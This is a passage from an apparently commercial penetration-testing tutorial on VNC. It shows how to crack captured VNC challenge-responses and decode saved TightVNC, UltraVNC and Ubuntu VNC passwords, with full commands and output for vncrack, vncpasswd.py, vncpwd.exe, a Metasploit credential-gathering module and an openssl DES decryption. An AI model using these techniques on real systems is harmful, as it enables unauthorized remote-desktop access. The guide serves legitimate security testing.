We used Wireshark for capturing the network traffic packets. When we attempt the connection as shown in the image above, we see that an Authentication Challenge is being presented to the Client which in our case is the Windows Machine.



Then based on the challenge received, the client sends out their response back to the Server to authenticate the process and allow them to log in. This can also be captured using the Wireshark as shown below.




```
> Frame 6302: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface \Device\NPF{...}
> Ethernet II, Src: VMware_db:9c:bc (00:0c:29:db:9c:bc), Dst: VMware_49:94:ba (00:0c:29:49:94:ba)
> Internet Protocol Version 4, Src: 192.168.1.41, Dst: 192.168.1.46
> Transmission Control Protocol, Src Port: 59115, Dst Port: 5901, Seq: 18, Ack: 56, Len: 16
Virtual Network Computing
Authentication response ead4964f2549ae81723873806ec9931b
```


```
./vncrack_s -c f7ed47c3ab290fa98ba7044314d0353f -r ead4964f2549ae81723873806ec9931b -w pass.txt
```

Credential Dumping


To demonstrate this, we connect to the machine at 192.168.1.46:5901 as shown below.



As learned from the previous examples we know that it will ask for the credentials for the connection. A legitimate user will be able to provide these.



After our legitimate user enters the correct credentials, they can use the session and then decide to save the credentials with the connection settings.





When locating the file containing the password and connection settings, we notice that the password isn't stored in plain text. Instead, it's saved using a form of encoding. But how secure is this format?

```
1 - Notepad
File Edit Format View Help
[[connection]
host=192.168.1.46
port=5901
password=f0e43164f6c2e373
[options]
use_encoding_1=1
copyrect=1
viewonly=0
fullscreen=0
8bit=0
shared=1
belldeiconify=0
disableclipboard=0
swapmouse=0
fitwindow=0
cursorshape=1
noremotecursor=0
preferred_encoding=7
compresslevel=-1
quality=6
localcursor=1
scale_den=1
scale_num=1
local_cursor_shape=1
```

Password Decoding and Security Testing

To test the safety of the saved password, we use a tool named **vncpasswd**. It allows us to check whether the encoded password in the TightVNC config file can be reversed. We begin by cloning the tool's repository from GitHub. Once we enter the directory, we find the Python file we need.

We run the tool using the -d flag for decode and -H for the hex value. The tool successfully decodes the password, revealing it as 12345678.

```
git clone https://github.com/trinitronx/vncpasswd.py
cd vncpasswd.py
./vncpasswd.py -d -H f0e43164f6c2e373
```





```
(root@kali)~[~/Desktop]
# git clone https://github.com/trinitronx/vncpasswd.py
Cloning into 'vncpasswd.py' ...
remote: Enumerating objects: 432, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 432 (delta 0), reused 2 (delta 0), pack-reused 429
Receiving objects: 100% (432/432), 146.62 KiB | 1.90 MiB/s, done.
Resolving deltas: 100% (216/216), done.

(root@kali)~[~/Desktop]
# cd vncpasswd.py

(root@kali)~[~/Desktop/vncpasswd.py]
# ./vncpasswd.py -d -H f0e43164f6c2e373
Decrypted Bin Pass= '12345678'
Decrypted Hex Pass= '3132333435363738'
```

If you're not using Linux, a Windows-compatible executable named **vncpwd.exe** is available. It can be downloaded from [here](#). It requires only the encoded value and quickly reveals the password.

```
vncpwd.exe f0e43164f6c2e373
```

```
C:\Users\raj\Downloads\vncpwd>vncpwd.exe f0e43164f6c2e373

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

Password: 12345678

Press RETURN to exit
```


Working with TightVNC has shown us that its password storage method lacks security. However, most alternatives to TightVNC also follow similar encoding practices.

For instance, **UltraVNC** stores passwords inside the `ProgramFiles` or `ProgramFiles(x86)` directory, in the `ultravnc.ini` file under the variable name `passwd`.

```
locations = []

#Checks
progfiles_env = session.sys.config.getenvs('ProgramFiles', 'ProgramFiles(x86)')
progfiles_env.each do |k, v|
  next if v.blank?
  locations << {name => 'UltraVNC',
    :check_file => "#{v}\\UltraVNC\\ultravnc.ini",
    :pass_variable => 'passwd=',
    :viewonly_variable => 'passwd2=',
    :port_variable => 'PortNumber='}
end
```

We repeated the connection and password-saving steps with UltraVNC. It encoded the password in the same way.



```
ultravnc - Notepad
File Edit Format View Help
[[connection]
host=192.168.1.46
port=5901
proxyhost=
proxyport=0
passwd=f0e43164f6c2e373
[options]
use_encoding_0=1
use_encoding_1=1
use_encoding_2=1
use_encoding_3=0
use_encoding_4=1
use_encoding_5=1
use_encoding_6=1
use_encoding_7=1
```

Using Metasploit and VNCrack for Credential Extraction

To retrieve credentials from UltraVNC, you can follow the same tools and process. Additionally, you can use a **Metasploit post-exploitation module** to extract hashed passwords and even crack them.

```
use post/windows/gather/credentials/vnc
set session 1
exploit
```



```
msf6 > use post/windows/gather/credentials/vnc
msf6 post(windows/gather/credentials/vnc) > set session 1
session => 1
msf6 post(windows/gather/credentials/vnc) > exploit

[*] Enumerating VNC passwords on MSEDGEWIN10
[+] Location: UltraVNC => Hash: f0e43164f6c2e373 => Password: 12345678 => Port: 5900
[+] Location: UltraVNC => Hash: f0e43164f6c2e373 => Password: 12345678 => Port: 5900
[*] Post module execution completed
```

We previously tested **VNCCrack** and found it effective at deciphering encoded credentials. When using Kali Linux, we provided the encoded password, and VNCCrack revealed the actual password.

If you're on Ubuntu or another Linux system and want to extract stored credentials from the same device, you can use VNCCrack again. We tested this on our Ubuntu VNC server. We successfully retrieved the clear text password from the configuration files.

```
./vncrack_s -C /root/.vnc/passwd
```

```
root@ubuntu:~# ./vncrack_s -C /root/.vnc/passwd
VNC password: 12345678
```

VNC stores passwords as hex strings in .vnc files using a default encryption key. We can manually decode the password using **OpenSSL**. First, we echo the encoded password and pipe it through the xxd command to convert it into a hex format. Then, we pass the hex into OpenSSL with the encryption key. Finally, we use hexdump to display the clear text password.

Source: <https://github.com/billchaison/VNCDecrypt>

```
echo -n f0e43164f6c2e373 | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdump -Cv
```

```
(root@kali) ~/Desktop
# echo -n f0e43164f6c2e373 | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdump -Cv
00000000 31 32 33 34 35 36 37 38
00000008 12345678
```

Conclusion

VNC Service is one of the most used services due to its cross-platform advantage. It was quite important when it was developed but the Pandemic and Work from Home culture has made it the necessity of every enterprise. This article serves as a detailed guide to how to perform a penetration test on a VNC Setup. We hope it can give penetration testers the edge that they need over threat actors targeting their VNC Environment.



FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

